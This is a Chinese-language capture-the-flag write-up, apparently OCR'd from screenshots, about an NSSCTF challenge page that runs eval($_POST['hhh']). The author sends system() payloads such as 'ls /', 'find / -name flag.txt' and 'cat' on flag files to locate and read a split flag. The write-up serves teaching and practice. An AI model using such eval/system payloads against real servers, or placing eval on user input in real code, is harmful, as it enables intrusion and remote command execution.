



```php
<?php
highlight_file(__FILE__);

eval($_POST['hhh']);
```

1.打开靶场post传参hhh=system('ls /');查看跟目录，看到README.txt



```php
<?php
highlight_file(__FILE__);

eval($_POST['hhh']); README.txt bin boot dev etc home l
```

URL
http://node4.anna.nssctf.cn:28424/

● Use POST method


enctype
application/x-www-form-urlencoded

Body
hhh=system('ls /');

2.cat /README.txt，得到flag位置

一半的flag在/tmp/secret/out中一个叫flag.txt的文件中一半的flag在/tmp/secret/out2中的某个文件中：）

3.第一部分可以用find直接找到



```
eval($_POST['hhh']); /tmp/secret/out/j/j/o/c/v/q/x/flag.txt
```


URL
http://node4.anna.nssctf.cn:28424/

Use POST method

enctype
application/x-www-form-urlencoded

Body
```
hhh=system('find / -name flag.txt');
```

4.输入命令system('cat /tmp/secret/out/j/j/o/c/v/q/x/flag.txt');



```
eval($_POST['hhh']); NSSCTF{0fbd8b3a-262b-4
```

URL
http://node4.anna.nssctf.cn:28424/


Use POST method

enctype
application/x-www-form-urlencoded

Body
```
hhh=system('cat  /tmp/secret/out/j/j/o/c/v/q/x/flag.txt');
```

5.接下来第二部分，先查看一下改文件夹的内容


ls /tmp/secret/out2/



```
eval($_POST['hhh']); 0.txt 1.txt 10.txt 100.txt 101.txt 102.txt 103.txt 104.txt 105.txt 106.txt 107.txt 108.txt 109.txt 11.txt 110.txt 111.txt
112.txt 113.txt 114.txt 115.txt 116.txt 117.txt 118.txt 119.txt 12.txt 120.txt 121.txt 122.txt 123.txt 124.txt 125.txt 126.txt 127.txt 128.txt
129.txt 13.txt 130.txt 131.txt 132.txt 133.txt 134.txt 135.txt 136.txt 137.txt 138.txt 139.txt 14.txt 140.txt 141.txt 142.txt 143.txt 144.txt 145.txt
146.txt 147.txt 148.txt 149.txt 15.txt 150.txt 151.txt 152.txt 153.txt 154.txt 155.txt 156.txt 157.txt 158.txt 159.txt 16.txt 160.txt 161.txt 162.txt
163.txt 164.txt 165.txt 166.txt 167.txt 168.txt 169.txt 17.txt 170.txt 171.txt 172.txt 173.txt 174.txt 175.txt 176.txt 177.txt 178.txt 179.txt 18.txt
180.txt 181.txt 182.txt 183.txt 184.txt 185.txt 186.txt 187.txt 188.txt 189.txt 19.txt 190.txt 191.txt 192.txt 193.txt 194.txt 195.txt 196.txt
197.txt 198.txt 199.txt 2.txt 20.txt 200.txt 201.txt 202.txt 203.txt 204.txt 205.txt 206.txt 207.txt 208.txt 209.txt 21.txt 210.txt 211.txt 212.txt
213.txt 214.txt 215.txt 216.txt 217.txt 218.txt 219.txt 22.txt 220.txt 221.txt 222.txt 223.txt 224.txt 225.txt 226.txt 227.txt 228.txt 229.txt 23.txt
230.txt 231.txt 232.txt 233.txt 234.txt 235.txt 236.txt 237.txt 238.txt 239.txt 24.txt 240.txt 241.txt 242.txt 243.txt 244.txt 245.txt 246.txt
247.txt 248.txt 249.txt 25.txt 250.txt 251.txt 252.txt 253.txt 254.txt 255.txt 256.txt 257.txt 258.txt 259.txt 26.txt 260.txt 261.txt 262.txt 263.txt
264.txt 265.txt 266.txt 267.txt 268.txt 269.txt 27.txt 270.txt 271.txt 272.txt 273.txt 274.txt 275.txt 276.txt 277.txt 278.txt 279.txt 28.txt 280.txt
281.txt 282.txt 283.txt 284.txt 285.txt 286.txt 287.txt 288.txt 289.txt 29.txt 290.txt 291.txt 292.txt 293.txt 294.txt 295.txt 296.txt 297.txt
298.txt 299.txt 3.txt 30.txt 300.txt 301.txt 302.txt 303.txt 304.txt 305.txt 306.txt 307.txt 308.txt 309.txt 31.txt 310.txt 311.txt 312.txt 313.txt
314.txt 315.txt 316.txt 317.txt 318.txt 319.txt 32.txt 320.txt 321.txt 322.txt 323.txt 324.txt 325.txt 326.txt 327.txt 328.txt 329.txt 33.txt 330.txt
331.txt 332.txt 333.txt 334.txt 335.txt 336.txt 337.txt 338.txt 339.txt 34.txt 340.txt 341.txt 342.txt 343.txt 344.txt 345.txt 346.txt 347.txt
348.txt 349.txt 35.txt 350.txt 351.txt 352.txt 353.txt 354.txt 355.txt 356.txt 357.txt 358.txt 359.txt 36.txt 360.txt 361.txt 362.txt 363.txt 364.txt
365.txt 366.txt 367.txt 368.txt 369.txt 37.txt 370.txt 371.txt 372.txt 373.txt 374.txt 375.txt 376.txt 377.txt 378.txt 379.txt 38.txt 380.txt 381.txt
382.txt 383.txt 384.txt 385.txt 386.txt 387.txt 388.txt 389.txt 39.txt 390.txt 391.txt 392.txt 393.txt 394.txt 395.txt 396.txt 397.txt 398.txt
399.txt 4.txt 40.txt 400.txt 401.txt 402.txt 403.txt 404.txt 405.txt 406.txt 407.txt 408.txt 409.txt 41.txt 410.txt 411.txt 412.txt 413.txt 414.txt
415.txt 416.txt 417.txt 418.txt 419.txt 42.txt 420.txt 421.txt 422.txt 423.txt 424.txt 425.txt 426.txt 427.txt 428.txt 429.txt 43.txt 430.txt 431.txt
432.txt 433.txt 434.txt 435.txt 436.txt 437.txt 438.txt 439.txt 44.txt 440.txt 441.txt 442.txt 443.txt 444.txt 445.txt 446.txt 447.txt 448.txt
449.txt 45.txt 450.txt 451.txt 452.txt 453.txt 454.txt 455.txt 456.txt 457.txt 458.txt 459.txt 46.txt 460.txt 461.txt 462.txt 463.txt 464.txt 465.txt
466.txt 467.txt 468.txt 469.txt 47.txt 470.txt 471.txt 472.txt 473.txt 474.txt 475.txt 476.txt 477.txt 478.txt 479.txt 48.txt 480.txt 481.txt 482.txt
483.txt 484.txt 485.txt 486.txt 487.txt 488.txt 489.txt 49.txt 490.txt 491.txt 492.txt 493.txt 494.txt 495.txt 496.txt 497.txt 498.txt 499.txt 5.txt
50.txt 500.txt 501.txt 502.txt 503.txt 504.txt 505.txt 506.txt 507.txt 508.txt 509.txt 51.txt 510.txt 511.txt 512.txt 513.txt 514.txt 515.txt 516.txt
```

6.发现有非常多的文件夹，将所以文件夹按大小从大到小排序,发现685.txt

ls -S /tmp/secret/out2/



```
eval($_POST['hhh']); 685.txt 0.txt 1.txt 10.txt 100.txt 101.txt
111.txt 112.txt 113.txt 114.txt 115.txt 116.txt 117.txt 118.txt
128.txt 129.txt 13.txt 130.txt 131.txt 132.txt 133.txt 134.txt 1
145.txt 146.txt 147.txt 148.txt 149.txt 15.txt 150.txt 151.txt 1
162.txt 163.txt 164.txt 165.txt 166.txt 167.txt 168.txt 169.txt
179.txt 18.txt 180.txt 181.txt 182.txt 183.txt 184.txt 185.txt 1
```


URL
http://node4.anna.nssctf.cn:28424/

Use POST method

enctype
application/x-www-form-urlencoded

Body
hhh=system('ls -S /tmp/secret/out2/');

7.打开得到flag最后一部分



```
�Cq!�O��K�``�T�'P[��?�T�yC���3I
� 67b-baaa-b043d5d6d754}
```

URL: `http://node4.anna.nssctf.cn:28424/`

Use POST method

enctype: application/x-www-form-ur

Body:

```
hhh=system('cat /tmp/secret/out2/685.txt');
```